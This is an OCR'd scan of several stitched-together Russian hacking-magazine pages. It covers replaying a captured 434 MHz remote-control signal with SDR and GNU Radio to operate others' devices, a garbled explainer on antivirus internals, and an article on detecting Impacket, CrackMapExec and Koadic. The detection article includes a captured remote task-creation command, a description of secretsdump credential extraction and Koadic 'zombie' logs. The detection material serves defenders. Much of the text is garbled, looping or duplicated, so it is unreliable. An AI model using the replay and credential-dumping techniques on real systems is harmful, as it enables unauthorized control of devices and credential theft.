УЧИМСЯ ПЕРЕДАВАТЬ СИГНАЛ И УПРАВЛЯТЬ ЧУЖОЙ ТЕХНИКОЙ

Александр Ф.
aka Ninth Wave

Представим, что на полигоне, перевозим и расшифровали сигнал управления каким-то устройством. Теперь настала пора его подделать! А для этого нужно научиться передавать любые сигналы. Готовим радиопередатчик — и вперед к победе!

ЖЕЛЕЗО

В качестве приемника будем рассматривать сигналы от пульта, работающего на частоте 434 МГц.

Такой пульт для нашего дела хорош по двум причинам:

- Его сигнал очень простой и его можно с предсказанием собрать модулятором простой частотной манипуляции (FSK, называемым модуляцией OOK – On Off Keying);
- По частоте пульты работают многие устройства, так что, разобравшись с сигналом, научишься управлять и другими.

Для приема сигнала мы пользовались дешевым приемником RTL SDR V3, купить которое можно за 30 долларов. Он хорош для приема и анализа сигналов, но все передающие, вы, RTL SDR не может. Тут нам пригодится что-нибудь более функциональное, например UHeliSDR или HackRF.

INFO

Подробнее об этом и чем и сколько стоит «Новая сборка SDR, чтобы перехватить и расшифровать сигнал пульта».

СОФТ

Сигнал отлично слушает Software Defined Radio от радио-любителя и том, что все работы software выполняется в «софте». Задача самого устройства сделать и тем, что нужно, цифровые данные на USB. Которые передаются в «софт». Скорость ограничена и шириной полосы пропускания сигнала (= Nyquist frequency = частота дискретизации, вообще-то говоря, так более широкополосный сигнал можно передать.

Скорость передачи SDR (АЦП такая), что можно «ловить» сигналы (оцифровывать) весь. Ширина ЭФИР в диапазоне от 88 до 108 МГц целиком. Или передавать несколько сигналов сразу. Обрабатывать сигналы как частоты – плавное, это сигналы правильно оформляются на разные частоты.

Прием из Голландии

В качестве приемника возможностей SDR мы подключим закидон, которая и сделан в Англии, которая по-прежнему для РФ недоступна (ограничения в ЕС даже для ввоза от 91 до 105 МГц, десять секций такой запчасти занимают 860 Мбайт. Можно, конечно, скачать, но лучше, что «лучше на полигоне» будет.

Протокол в Англии можешь в бесплатной программе SDR# – в ней можно сделать и «ручной» анализ сигнала, и «автоматический» – с сохранением в файлы, с сохранением по частотам, как с сигналом – для каждого из сигналов в отдельный файл. Дальше, теперь мы представляем, какая внушительная мощность управления SDR.

Вернемся к беспроводному пульту. Наша задача – сформировать нужный сигнал, сигнал, а SDR передает его в эфир. Можно, конечно, использовать дорогие сигналы генератора программы GNU Radio. Это не просто программа, целый фреймворк. Для формирования колечества комментариев и дополнений с сигналами и возможностью добавить собственные модули. Раньше это программа была доступна только в Linux, но последние версии работают и в 64 битных версиях Windows. Пользователям MacOS могут установить GNU Radio с помощью Brew.

В общем установливаем GNU Radio, подключаем SDR к приемлемым и работе с сигналом.

ПРИЕМ

Чтобы передать сигнал, сначала нужно его принять и сохранить как образец. Запускаем GNU Radio Companion и собираем из блоков схему:

GNU Radio ориентирована на потоковую обработку данных, в мой можно сделать из блоков схему, которая будет выполнять операции. В данном случае мы имеем поток data flow. Source (источник) и Sink (приемник. Приемник =сонк). В исходнике SDR USRP: поэтому в качестве источника – USRP Source. В таком случае устройство может быть другим – для домашнего и в технику SDR. В качестве приемника использовать FFT Sink — блок вывода данных. Данные позволят нам видеть наличие сигнала. Мы не обязательно для записи, но без него будет непонятно, принимаем мы сигнал или нет.

В свойствах приемника в такой разрез частоты, на которой мы хотим принимать. Для пульта – 434 МГц. Ширина полосы – 1 МГц, чтобы не «ловить» лишнего. Также с помощью **wx.notebook** можно сделать горизонтальные вкладки. Чтобы не приходилось пульт поближе к антенне, нажимаем на «ем побуду кнопку», и, если все было сделано правильно, мы увидим хорошо заметный всплеск сигнала на спектре.


FFT Sink
Center Freq (MHz)
Ref Level (dB)
Span (MHz)
Update Period (ms)
Average
Number of Averages
Window Type
Window Parameters
Y Axis Min (dB)
Y Axis Max (dB)
Y Axis Units
Y Axis Scale Offset (dB)
Y Axis Auto Range
Y Axis Grid Lines
Y Axis Auto Extrema
Y Axis Auto Extrema Type
Y Axis Auto Extrema Tau (s)
Y Axis Auto Extrema Delay (s)
Y Axis Auto Extrema Hold Time (s)
Y Axis Auto Extrema Decay (dB/s)
Y Axis Auto Extrema Min Decay (dB/s)
Y Axis Auto Extrema Max Decay (dB/s)
X Axis Grid Lines

ЛОВИ СИГНАЛ!

УЧИМСЯ ПЕРЕДАВАТЬ СИГНАЛ И УПРАВЛЯТЬ ЧУЖОЙ ТЕХНИКОЙ

ПЕРЕХВАТ СЛАБОГО СИГНАЛА

Рассмотрим пример более сложную задачу. Представим, что физического доступа к пульту у нас нет. Для примера я записал сигнал с пульта, находящегося в другой комнате. Открываем его с помощью Python и смотрим на результат.




Слабый сигнал

Если сравнить с предыдущей записью, сигнал слабее в двести раз, уровень шумов выше. Наш прежний подход ту же сработает: SDR ведь не знает, что ему нужно передать, и он передаст слабый и шумный сигнал. Попробовать можно, но результат очевидек: лампа не загорается.

Есть шанс что способа решить эту задачу.


Вариант 1 — просто увеличим уровень сигнала. У нас ведь Software Defined Radio: что хотим в цифре, то и делаем. Изменим параметр Multiply Const с 1.8 ,ну, например, на 300. Если точнее, нам нужно спектры Scope Sink и подобрать параметр так, чтобы сигнал стал в диапазоне от 0.5 до 0.9.



Сигнал после усиления

Результат: запускаем программу, лампа горит. Но такой способ я не могу рекомендовать. Причина проста: вместе с полезным сигналом мы передаем в эфир весь усиленный шум и мусор, что снижает эффективность передачи и заполняет окружающий помехами эфир.

Посмотри, что передается в эфир: сверху сигналы от настоящего пульта, жирный сигнал снизу — это наш, усиленный в триста раз вместе с шумом сигнал.




Сигнал в эфире

Вариант 2 — добавим полосовой фильтр. Он просто обрежет все лишнее.

Вернемся к спектру сигнала: пик приходится на частоту 6,5 кГц.

Спектр сигнала в GNU Radio

Все вокруг него — шум, который можно и нужно убрать. Заменяем блок Multiply Const на блок Band Pass Filter, указываем параметры верхней и нижней границы в 4 и 9 кГц — центральная частота с небольшим запасом влево и вправо. Усиление в триста раз создадим в параметре Gain.


KA_Learning4 - D:\MyProjects\Media - GNU Radio Companion
File Edit View Run Tools Help
Options
Title: Simple Rx
Generate Options: QT GUI
Variable
Id: samp_rate
Value: 250000
Variable
Id: freq
Value: 437000
Variable
Id: gain
Value: 300
Variable
Id: bw
Value: 5000
Variable
Id: cf
Value: 4500
Variable
Id: samp_rate_audio
Value: 12000
Variable
Id: samp_rate_if
Value: 50000
Variable
Id: decim_audio
Value: samp_rate / samp_rate_audio
Variable
Id: decim_if
Value: samp_rate / samp_rate_if
Osmocom Source
Device Arguments: rtl=0
Sample Rate: samp_rate
Ch0: Frequency: freq
Ch0: Gain: gain
Ch0: Bandwidth: bw
Ch0: Antenna: Antenna
Ch0: Bandwidth: 0
Ch0: Dc Offset Mode: 0
Ch0: Gain Mode: Manual
Ch0: IQ Balance Mode: Off
Ch0: Gain Mode: Manual
Ch0: Gain: 30
Ch0: Agc Setpoint: -20
Ch0: Agc Hysteresis: 0
Ch0: Rf Gain: 0
Ch0: If Gain: 20
Ch0: Bb Gain: 20
Ch0: Bandwidth: 0
Ch0: Antenna: Antenna
Ch0: Freq Correction: 0
Ch0: Dc Offset: 0
Ch0: Iq Imbalance: 0
Ch0: Agc: Off
Ch0: Rf Agc: Off
Ch0: Bb Agc: Off

КАК РАБОТАЮТ АНТИВИРУСЫ

МЕТОДЫ ДЕТЕКТИРОВАНИЯ ВРЕДОНОСНЫХ ПРОГРАММ

Валентин Комаров

Дискуссии о том, нужны ли антивирусы, или они совершенно бесполезны, не утихают с момента появления самих антивирусных программ. Приверженцев достаточно перекрашивать свои ряды, переходящие из сторонников защитного ПО, один постоянно изобретает все новые и новые аргументы дезинформации, другие стремятся во что бы то ни стало их обойти.

Как работают современные антивирусные программы и какие методы используют злоумышленники для борьбы с ними? Об этом — сегодняшняя статья.

КАК АНТИВИРУСЫЕ КОМПАНИИ ПОПОЛНЯЮТ БАЗЫ?

Традиционно антивирусные компании пополняют базы своих сигнатур «антивирус» — это сокращение дань моде, можем термин, правильнее «сигнатурный сканер» — за счет собственных исследований. Специалисты программы, способные закрыть исполняемые файлы или динамические библиотеки, сначала отлавливают и проходят первичную сортировку, большая редкость. Подавляющее большинство встречающихся сейчас в сфере вредоносного ПО — это бэкдоры, которые, как правило, задействуют файловые обмены, их к самоделкам. Чуть реже в руки аналитиков попадают троянские программы, которые создаются или кем-то сделанным носителям или сетевым дискам, «доставляются» по сети или каналам электронной почты, но «бэкдоры» встречаются чаще. Все отловленные подозрительные категории вредоносного ПО отличаются друг от друга лишь бросовым кодом, фактически они составляют одну группу, поэтому и сканер для этой группы.

Все обловцы вредоносного попадают в вирусную лабораторию? Конечно, поступление новых сигнатур в антивирусную компанию традиционно несколько. Прежде чем попасть в онлайн-сервер базы VirusTotal, то есть сервер, на который любой антивирусный пользователь может проверить действующие сигнатуры, необходимо пройти определенный путь, который занимает несколько дней. Каждый антивирусный обзвон вне зависимости от результатов проверки антивирусной компании проходит через более длительную проверку.

Очевидно, что с подобным ресурсом в вирусной лаборатории приятнее отслеживать почтовые ящики сотрудников, которые ежедневно обзванивают и «щупают», потому на входе он фильтруется специально обученным человеком, который, если сомневается, то «снимает» подозрительные. Иногда сотрудникам успешно попадаются небольшие «шалости», которые сложнее, но содержимое проверяется вручную, поэтому «ящик» для того сотрудника в свои боевые «шалости», из-за чего результаты исполняемых значений файлов, которые фиксируются в системе, которые могут быть использованы для уже infected на тот или иной компьютер такого антивируса, после чего по сказанному поводу сотрудник собственной «шалости» и «ящик» для «шалости» вычищается бывшим работником и пользователей и истерической кнопкой в конфиденции.

Второй канал поступления вредоносных файлов, которые попадают в вирусную лабораторию в виде черного ящика сайт антивирусной компании, по запросу службы поддержки или по запросу пользователя. Если пользователь, который получил при проверке для вирусовского в виде вирусных сервисов с открытым кодом, которые проверяют файлы, которые могут быть «вирусными» блокируют работу антивирусной свои творения, делись конкурентов адаптеры, творить, «ящик» для службы поддержки. Если пользователь, который в последнее годы в ему обосравшейся конкурирующая на рынке и сумасшедшая «шалости» Если пользователь, который в ему обосравшейся конкурирующая на рынке и сумасшедшая «шалости» Если пользователь, которые

Если тот или иной сигнал попадает в вирусную лабораторию, он сортируется по типу файла и исходящего автоматическим средствами аналитики, которые могут определить по формуле, по каким параметрам сигнал «нашел» — например, по упаковщику. И только потом работают разнообразные специалисты или ручной проверкой антивирусным или ручным разбором.

АНАТОМИЯ АНТИВИРУСА

Антивирусная программа различных производителей включает в себя разнообразное количество компонентов, а даже более того, одна и та же компания может выпускать несколько разных антивирусных программ, которые работают либо модулей и ориентированы на различные сегменты рынка. Например, некоторые антивирусные компании выпускают антивирусные для домашних пользователей отличаются друг несовершенством пользователя, поставляется в виде одного исполняемого файла, который, в отличие от других, не работает с системой, в некоторых — нет. Так или иначе, обычно современная антивирусная установка обладает следующими основными модулями:

- антивирусный сканер — утилита, использующая набор сигнатурных программ на диски и в памяти устройства по запросу пользователя или по расписанию;
- резидентный монитор — компонент, выполняющий отслеживание состояния системы в реальном времени и блокирующий попытки запуска или запуска вредоносных программ на защищаемом компьютере;
- брандмауэр (файрвол) — компонент, выполняющий мониторинг текущего соединения, контроль за соединениями и исходящими, а также проверяющий исходящий адрес и адрес назначения в каждом пакете данных с использованием нескольких параметров, которые могут быть заданы — данные, поступающие из внешней среды на защищенный брандмауэр компьютер, блокируются, если не удовлетворяют заданным условиям. Суть брандмауэра в следующем: перед тем, как брандмауэр выступает в роли фильтрующего, он «обучается» — пользователь последовательно вносит в локальные компьютером и интернетом информацию, защищенного брандмауэр каждую информацию о каждом информационном ресурсе, которому web-антивирус — компонент, предотвращающий доступ пользователя к опасным ресурсам, дискредитированным ресурсам, ресурсам, которые и мошенническим сайтам с использованием специальной базы данных адресов или ресурсов, которые
- почтовый антивирус — приложение, выполняющее проверку на безопасность всех вложений в сообщения электронной почты и на безопасность по электронной почте ссылок;
- модуль эвристики — программа, предназначенная для борьбы с ранними вредоносными программами, обладающими способностью скрывать свое присутствие в операционной системе;
- модуль применения защиты — компонент, обеспечивающий целостность жизненно важных для работоспособности системы и при потенциальной опасной действия программы;
- модуль обновления — компонент, обеспечивающий своевременное обновление ядра модулей антивируса и вирусных баз;
- карантин — специальная защищенная зашифрованная, в которую помещаются подозрительные (в некоторых случаях — определенно инфицированные) файлы и программы до того, как они будут выявлены окончательный вердикт.

В зависимости от версии и назначения антивирусной программы, она может включать в себя другие дополнительные модули, необходимые для выполнения для центрального администрирования, удаленного управления.

Сигнатурное детектирование

Сигнатурное детектирование программы используют несколько методов обнаружения вредоносных программ в различных их сочетаниях. Основные из них — это контрольные суммы и маски.

Данный метод детектирования малвари основывается на создании на основе вредоносных программ специальных уникальных цифровых файлов, представляющих собой специальный набор байтов и получаемых на основе специальных алгоритмов. Для обнаружения сигнатуры — в виде контрольной «отпечатка» малвари — файла с помощью сигнатуры можно однозначно идентифицировать, то есть файл при проверке сканером, если в нем обнаружен «отпечаток» файла, например, SHA 1 или SHA 256, — при этом под вышеуказанным алгоритмом подразумевается определенная последовательность, в основе которой лежит математическая формула (алгоритм хеш). Контрольного суммирования — вычисление значения контрольной «отпечатка» файла: шестнадцатеричные символы, которые можно сравнить с уже имеющимися в базе данных. Если контрольные суммы совпадают, то файл — это вредоносная программа, которая, например, на выполнение, которая, которая, которая

ВЗЛОМ

ПОЙМАТЬ НАРУШИТЕЛЯ!

УЧИМСЯ ДЕТЕКТИРОВАТЬ ИНСТРУМЕНТЫ АТАК НА WINDOWS

Антон Тарасов
Руководитель отдела экспертных сервисов PT Expert Security Center, Positive Technologies

Егор Подмаков
Эксперт PT Expert Security Center, Positive Technologies

Атаки на Windows в наше время одна из наиболее реальных угроз для компаний. При этом исходный код используемых хакерами инструментов открыт и доступен на GitHub. В этой статье мы поговорим о том, какие существуют средства разработчиков атаки внутри инфраструктуры, и о том, как их эффективно детектировать.

В 2017-2018 годах группировки APT Dragonfly, APT28 и APT MuddyWater проводили атаки на правительственные и военные организации Европы, Северной Америки и Саудовской Аравии. И использовали для этого три инструмента — Impacket, CrackMapExec и Koadic.

Перечисленные средства применяются на разных стадиях атаки, которые следует знать специалистам, чтобы не пропустить атаку. Для этого нужно выбрать уже непросто. Для этого нужно либо выявлять следы компрометации в сетевом трафике, либо применять инструменты для обнаружения активных действий злоумышленника.

В Impacket, CrackMapExec и Koadic реализовано множество интересных функций — от передачи файлов до выполнения скриптов и команд на удаленной машине. Мы исследовали эти инструменты с целью определить их сетевую активность. Вот какие задачи мы перед собой ставили в рамках исследования:

- **Понять, как работает хакерский инструментарий.** Узнать, что нужно атакующим для эксплуатации и какими технологиями они могут воспользоваться.
- **Найти то, что не детектируется средствами информационной безопасности на первых стадиях атаки.** Стадии разведки может быть пропущена — либо потому, что атакующим выступает внутренний злоумышленник, либо потому, что атакующий пользуется такой брешью в инфраструктуре, о которой не было известно ранее. Поэтому всю возможность восстановить всю цепочку его действий, отсюда возникает желание обнаружить уже проникшего в инфраструктуру хакера.
- **Устранить ложные срабатывания средств обнаружения вторжений.** Нельзя забывать и о том, что при обнаружении тех или иных действий на основе сигнатур возникает возможность «частых ошибок». Существует множество способов обхода злоумышленниками активность, разработанного ПО под легитимные действия.

Итак, что конкретно делают перечисленные инструменты? В случае с Impacket злоумышленники получают бэкдоры, бибилиотеку модулей, которые можно использовать на разных стадиях атаки, следующих после преодоления периметра. Многие инструменты используют модули Impacket у себя внутри — например, Metasploit. В нем имеются утилиты dcomexec и wmiexec для удаленного выполнения команд, secretsdump для получения из памяти учетных записей, которые добавлены из Impacket. В этого правильное обнаружение активности такой библиотеки обеспечит и обнаружение проводимых.

О CrackMapExec (или просто CME) создатели неслучайно написали Powered by Impacket. Помимо его фичей, в CME входят средства для реализации «внутренних фишек» бибилиотеки Impacket, а Bloodhound и Mimikatz для получения паролей или их хешей, и внедрение Meterpreter либо Empire agent для удаленного исполнения.

Третий выбранный нами инструмент — Koadic. Он достаточно свеж, был представлен на DEF CON 25 в 2017 году и отличается нестандартным подходом сборной чужих HTTP, JavaScript и VBScript. Такой подход называют living off the land: инструмент пользуется набором зависимостей и библиотек, встроенных в Windows. Создатели называют его COM Command & Control, или C3.

IMPACKET

Функциональность Impacket весьма широка, начиная от разведки внутри AD и сбора данных с внутренних серверов MS SQL и заканчивая генерацией золотых учетных данных. Это и атаки SMB Relay, и получение с сервера домена файла ntds.dit, содержащего хеши паролей пользователей. Также Impacket здесь полезен большой набор команд, которые позволяют хакеру выполнять команды на удаленной машине, secretsdump для получения из памяти учетных записей, которые добавлены из Impacket. В этого правильное обнаружение активности такой библиотеки обеспечит и обнаружение проводимых.

О CrackMapExec (или просто CME) создатели неслучайно написали Powered by Impacket. Помимо его фичей, в CME входят средства для реализации «внутренних фишек» бибилиотеки Impacket, а Bloodhound и Mimikatz для получения паролей или их хешей, и внедрение Meterpreter либо Empire agent для удаленного исполнения.

Третий выбранный нами инструмент — Koadic. Он достаточно свеж, был представлен на DEF CON 25 в 2017 году и отличается нестандартным подходом сборной чужих HTTP, JavaScript и VBScript. Такой подход называют living off the land: инструмент пользуется набором зависимостей и библиотек, встроенных в Windows. Создатели называют его COM Command & Control, или C3.

IMPACKET

Функциональность Impacket весьма широка, начиная от разведки внутри AD и сбора данных с внутренних серверов MS SQL и заканчивая генерацией золотых учетных данных. Это и атаки SMB Relay, и получение с сервера домена файла ntds.dit, содержащего хеши паролей пользователей. Также Impacket здесь полезен большой набор команд, которые позволяют хакеру выполнять команды на удаленной машине, secretsdump для получения из памяти учетных записей, которые добавлены из Impacket. В этого правильное обнаружение активности такой библиотеки обеспечит и обнаружение проводимых.


Secretsdump

В качестве цели для модуля secretsdump могут выступать как машины пользователей, так и контроллеры домена. С его помощью можно получать копии областей памяти LSA, SAM, SECURITY, NTDS.dit, поэтому его можно увидеть на разных стадиях атаки.

Первый шаг в работе этого модуля — аутентификация через SMB, для которой необходим либо пароль пользователя, либо его хеш для авторизации по проверенным данным. Для этого на Hash Injection хакер получает доступ к Service Control Manager (SCM) и получение доступа к реестру по протоколу winreg, используемому которой злоумышленник может узнать данные интересующих его ветки и получить результаты через SMB.

На картинке ниже мы видим, как именно при использовании протокола winreg происходит получение доступа по ключу реестра с LSA. Для этого используется команда DCERPC с опцией **-dcerpc**.

```
$SYSTEM.{CurrentControlSet}.{Control}.{Lsa}
```


Создание файла
Соединение с ipc$
Создание сервиса
Открытие хранилища SCM
Открытие сервиса
Запуск сервиса
Открытие ключа реестра по протоколу winreg
Соединение с admin$
Создание файла
Запуск сервиса
Удаление сервиса
Соединение с admin$
Удаление файла
Соединение с admin$
Соединение с admin$
Соединение с admin$

ПОЙМАТЬ НАРУШИТЕЛЯ!

УЧИМСЯ ДЕТЕКТИРОВАТЬ ИНСТРУМЕНТЫ АТАК НА WINDOWS

BloodHound

BloodHound как самостоятельный инструмент позволяет вести продвинутую разведку внутри сети. Он собирает данные о пользователях, машинах, группах, сессиях и поставляется в виде скрипта на PowerShell или бинарного файла.

Для сбора информации используются LDAP или протоколы на основе SMB. Интеграционный модуль CME позволяет загружать BloodHound на машину жертвы, запускать и получать собранные данные после выполнения, тем самым автоматизируя действия в системе и делая их менее заметными.

Графическая оболочка BloodHound представляет собранные данные в виде графов, что позволяет найти кратчайший путь от машины атакующего до доменного администратора.


Интерфейс BloodHound

Для запуска на машине жертвы модуль создает задачу, использая ATSVC и SMB. ATSVC — это интерфейс для работы с планировщиком задач Windows. CME использует его функцию **NetJobAdd (1)** для создания задач по сети. Пример того, что отправляет модуль. CME показан на картинке ниже: это вызов команды **cmd.exe** и обсуждающийся ещё в виде аргументов в формате XML.

```
[MS-TSCH], atsvc
DCERPC, Opnum: 1(NetJobAdd)

[Request(0x0000001C)] NetJobAdd(pServerName=NULL,
pJobInfo=pAtInfo=[JobId=0,
JobTime=(wHour=17,wMinute=0,wSecond=0,wMilliseconds=0,wDay=0,wMonth=0,wYear=0,wDayofweek=3),
DaysOfMonth=0,DaysOfWeek=0,Flags=JOB_RUN_PERIODICALLY,
Command=N"%COMSPEC% /C echo cmd.exe /c calc.exe > %TEMP%\At1.job & at.exe
%SystemRoot%\System32\mstsc.exe /delete /yes & %COMSPEC% /C echo
%SystemRoot%\System32\mstsc.exe /delete /yes > %TEMP%\At2.job",
pJob=NULL,
pBuffer=NULL,
pPipeAttributes=NULL,
phJob=NULL)
[Response(0x00000000)] NetJobAdd(pServerName=NULL,
pJobInfo=pAtInfo=[JobId=0,
JobTime=(wHour=17,wMinute=0,wSecond=0,wMilliseconds=0,wDay=0,wMonth=0,wYear=0,wDayofweek=3),
DaysOfMonth=0,DaysOfWeek=0,Flags=JOB_RUN_PERIODICALLY,
Command=N"%COMSPEC% /C echo cmd.exe /c calc.exe > %TEMP%\At1.job & at.exe
%SystemRoot%\System32\mstsc.exe /delete /yes & %COMSPEC% /C echo
%SystemRoot%\System32\mstsc.exe /delete /yes > %TEMP%\At2.job",
pJob=NULL,
pBuffer=NULL,
pPipeAttributes=NULL,
phJob=NULL)
```

Создание задачи через CME


После того как задача поступила на исполнение, машина жертвы запускает сам BloodHound, и в трафике это можно увидеть. Для модуля характерны LDAP-запросы для получения стандартных групп, списка всех машин и пользователей в домене, получение информации об активных пользовательских сессиях через запрос **SRVSVC NetSessEnum**.



Получение списка активных сессий через SMB

Enum_avprodcuts

Весьма интересен с точки зрения функциональности и реализации модуль **enum_avprodcuts**. WMI позволяет с помощью языка запросов WQL получать данные объектов Windows, которые, как оно, и требуется этот модуль CME. Он генерирует запросы к классам **AntiSpywareProduct** и **AntiMirusProduct**, собирая данные о средствах защиты, установленных на машине жертвы. Чтобы поймать нужную информацию, модуль выполняет подключение к пространству имен **root\SecurityCenter2**, затем формирует WQL-запрос и получает ответ. Ниже показано содержимое таких запросов и ответов. В нашем примере машина использует Windows Defender.



Сетевая активность модуля enum_avprodcuts

Зачастую вызов WMI (Trace WMI-Activity), в событиях которого можно найти полезную информацию о WQL-запросах, может оказаться выключенным. Но если он включен, то в случае запуска сценариев enum_avprodcuts сохраняется событие с **ID 11** в виде строки с подробным описанием, которой отправил запрос, и имя в пространстве имен **root\SecurityCenter2**.

У каждого из модулей CME обнаружились свои артефакты. Это и специфические WQL-запросы, и создание определенного вида задачи в Task Scheduler с обфускацией, и характерная для BloodHound активность в LDAP и SMB.

KOADIC

Отличительная особенность Koadic — это использование встроенных в Windows интерпретаторов JavaScript и VBScript. В этом описании он следует тренду living off the land — то есть использует для своего функционала стандартные средствами Windows.

Это интересует для полноценного Command & Control (C&C), поскольку после запускания на машину устанавливается «имплант», позволяющий не беспокоиться. Такая машина в терминологии Koadic называется «зомби». При наличии привилегий для полноценной работы на стороне жертвы Koadic может их поднять, используя техники обхода контроля учетных записей (UAC bypass).

koadic: sta/js/mshta
[+] Zombie 1 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 2 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 3 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 4 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 5 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 6 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 7 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 8 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 9 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 10 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 11 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 12 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 13 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 14 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 15 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 16 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 17 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 18 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 19 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 20 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 21 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 22 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 23 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 24 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 25 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 26 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 27 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 28 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
